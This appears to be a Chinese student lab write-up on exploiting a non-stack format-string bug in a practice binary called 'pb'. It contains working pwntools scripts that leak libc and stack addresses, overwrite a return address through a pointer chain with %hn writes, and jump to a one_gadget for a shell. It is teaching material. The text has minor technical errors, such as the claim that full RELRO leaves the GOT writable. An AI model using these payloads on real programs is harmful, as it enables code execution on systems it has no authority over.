**实验2** 完成目标程序pb的利用。

**实验目的：**

* + 学会非栈上格式化字符串漏洞利用方法，结合pwntools编写利用脚本，得到本地shell [粘贴脚本截图和shell截图]
  + 学会通过多级指针完成任意地址写
  + 掌握one\_gadget的使用方法


**实验题目：**

1. 完成pb题目，通过非栈上格式化字符串利用方式，获取本地shell。


首先查看可执行文件开启保护的情况可以知道该程序只开启了NX保护，栈保护中没有开启canary，也没有开启PIE保护。


RELRO保护（堆栈地址随机化重定位表只读保护）的值为partial relro 表示保护部分开启，GOT表可写，如果该项保护的值为full relro则说明保护全部开启，got 可写；如果值为No RELRO则说明该保护关闭。

根据RELRO保护的情况我们可以尝试修改.got.plt表的值，将printf等函数的返回地址进行修改来实现获取本地shell的目标




将可执行文件放入到IDA中进行分析可以得到程序的C语言代码，该代码循环执行vuln函数6次，在vuln函数中存在puts函数，read函数向gBuf变量读入0x64(100)个字节，然后调用printf函数输出gBuf，可以很明显的看出来存在格式化字符串漏洞





在IDA中查看gBuf变量的位置如下，可以看出该变量所在的段为bss段，该变量的大小是0x130(304)个字节，而在read函数中只输入了0x64(100)个字节，所以变量赋值不会超出长度发生栈溢出



首先编写exp自动化脚本开启调试功能

from pwn import \*

context(log\_level='debug',os='linux',arch='amd64')

libc=ELF("./libc-2.23.so")

p=process("./pb")

elf=ELF("./pb")


def bug():

gdb.attach(p)


pause()

bug()


接下来在vuln函数的起始地址打断点



运行程序，将程序执行到printf的起始处




在这里我们查看rdi寄存器中保存的内容为“n\n”，因为这里还没有构造payload，所以gBuf变量中还不存在构造的payload



执行telescope命令显示一段内存区域的内容，找到\_\_libc\_start\_main+240项的地址为0x7ffff7820840。

栈顶到该项的地址有5项内容，而64位程序在传参的过程中会附加6个寄存器变量的值，所以在之后的步骤构造payload时可以通过打印第11个指针的内容来泄露出main函数的返回地址即\_\_libc\_start\_main+240项的地址。

在main函数下面存在有多个指针链存在，其位置为第13个指针的内容



根据上面的信息我们可以构造exp脚本来泄露对应的地址如下

from pwn import \*

context.log\_level = 'debug'

libc = ELF('./libc-2.23.so')

io = process("./pb")

payload = "%11$p%13$p"

gdb.attach(io, 'b \*0x400779')

io.sendlineafter("How to do?\n", payload)

leak = eval(io.recv(14))

info('leak==>'+hex(leak))

libc\_start\_main = leak - 240


info('libc\_start\_main==>'+hex(libc\_start\_main))

stack\_leak\_addr = eval(io.recv(14))

info('stack\_leak\_addr==>'+hex(stack\_leak\_addr))


io.interactive()

查看自动化脚本的运行结果可以发现我们能够成功泄露出main函数的返回地址leak==>0x7f4ea1420840,将获取到的leak减去240即可获取到main函数的起始地址libc\_start\_main==>0x7f4ea1420750;然后泄露栈中第13项的内容为stack\_leak\_addr==>0x7ffd9e9a5b28



因为非栈上格式化字符串的利用不能够直接通过构造字符串溢出到指定的位置去修改栈上对应地址的内容，只能够计算栈上参数所在的相对位置，找到栈上存在有两个指针的位置a->b->c，通过更改b地址的值来改写c地址位置的值，然后再通过c指针去改c指针指向的数据的内容。

重新运行exp在程序开始时查看栈帧结构如下，可以找到符合要求的栈帧结构在第8项，构造payload时应当构造为8+6=14



接下来查看第八项b指针所处的位置，可以发现改指针所处的位置是第0x22项在构造payload时构造为34+6=40项



因此我们的思路是将栈的8号位置的b指针内容c修改为栈上6号位置main函数的返回地址的值。

接下来在之前构造完毕的exp中添加内容，构造新的exp如下，首先计算栈上的返回地址在栈上所处的位置为当前函数的返回地址-256+32，将变量的内容保存在ret\_addr中。

ret\_addr = stack\_leak\_addr - 256 + 32

info('ret\_addr==>'+hex(ret\_addr))

接下来取返回地址的后16位，因为要修改的两个变量之间相差之后最后的16位，作为我们要写入的数据write\_in，在变量num\_len中保存写入数据转变为字符串之后的长度

write\_in = ret\_addr & 0xffff

num\_len = len(str(write\_in))

接下来构造第一个payload，格式化字符串将输出足够的字符来匹配 write\_in 的值，但需要考虑到格式化字符串本身的长度（即 num\_len）以及额外的调整值（这里是 +5）。这里因为%n写入的数据是之前输出的字符串的长度所以这里的意思是将输出的字符数量作为一个短整型数（16位）写入到参数列表中第13个参数指向的位置。

这里因为程序起始时目标指针链在栈上的第7项，所以要写到7+6=13的位置

payload = "%{}c%13$hn".format(write\_in - num\_len + 5)

io.sendlineafter("How to do?\n", payload)

最终构造出完整的exp为

from pwn import \*

context.log\_level = 'debug'

libc = ELF('./libc-2.23.so')

io = process("./pb")

payload = "%11$p%13$p"

gdb.attach(io, 'b \*0x400779')

io.sendlineafter("How to do?\n", payload)

leak = eval(io.recv(14)) #0x7f4ea1420840

info('leak==>'+hex(leak))

libc\_start\_main = leak - 240 #0x7f4ea1420750

info('libc\_start\_main==>'+hex(libc\_start\_main))

stack\_leak\_addr = eval(io.recv(14)) #0x7ffd9e9a5b28

info('stack\_leak\_addr==>'+hex(stack\_leak\_addr))

ret\_addr = stack\_leak\_addr - 256 + 32

info('ret\_addr==>'+hex(ret\_addr))

write\_in = ret\_addr & 0xffff


num\_len = len(str(write\_in))

payload = "%{}c%13$hn".format(write\_in - num\_len + 5)

io.sendlineafter("How to do?\n", payload)

io.interactive()

运行该exp之后查看栈帧结构，可以发现目标位置b指针为0x7ffddf909c78，其指向的位置c指针的值为0x7ffddf90a3d6




继续向下运行后可以发现指针c的值成功被写为了函数main的返回地址所在的栈地址。



在构造第二个payload值之前，我们需要首先获取one\_gadget，在终端中使用one\_gadget工具执行如下指令

one\_gadget libc-2.23.so

获取到的one\_gadget表如下所示



将获取到的one\_gadget表写入exp脚本中

one\_gadget\_list = [0x4527a, 0xf03a4, 0xf1247]

one\_gadget = libc\_base + one\_gadget\_list[-1]

info("one\_gadget==>"+hex(one\_gadget))

接下来构造第二个payload，我们在之前的步骤中已经知道b指针在栈中的位置为0x22,但是之前在计算偏移时程序刚开始运行时需要将栈位置的偏移-1，所以我们要更改的b指针在栈上的位置就是0x22+6-1=39。

需要将b指针的值修改为之前计算出来的one\_gadget的值以short类型进行写入。

payload = "%{}c%39$hn".format((one\_gadget & 0xffff))

io.sendlineafter("How to do?\n", payload)

据此构造出的完整的exp为

from pwn import \*

context.log\_level = 'debug'

libc = ELF('./libc-2.23.so')

io = process("./pb")

payload = "%11$p%13$p"

gdb.attach(io, 'b \*0x400779')

io.sendlineafter("How to do?\n", payload)

leak = eval(io.recv(14)) #0x7f4ea1420840

info('leak==>'+hex(leak))

libc\_start\_main = leak - 240 #0x7f4ea1420750

info('libc\_start\_main==>'+hex(libc\_start\_main))

libc\_base = libc\_start\_main - libc.sym['\_\_libc\_start\_main']

info(hex(libc\_base))

stack\_leak\_addr = eval(io.recv(14)) #0x7ffd9e9a5b28

info('stack\_leak\_addr==>'+hex(stack\_leak\_addr))

ret\_addr = stack\_leak\_addr - 256 + 32

info('ret\_addr==>'+hex(ret\_addr))

write\_in = ret\_addr & 0xffff

num\_len = len(str(write\_in))

payload = "%{}c%13$hn".format(write\_in - num\_len + 5)

io.sendlineafter("How to do?\n", payload)

one\_gadget\_list = [0x4527a, 0xf03a4, 0xf1247]

one\_gadget = libc\_base + one\_gadget\_list[-1]

info("one\_gadget==>"+hex(one\_gadget))


payload = "%{}c%39$hn".format((one\_gadget & 0xffff))

io.sendlineafter("How to do?\n", payload)

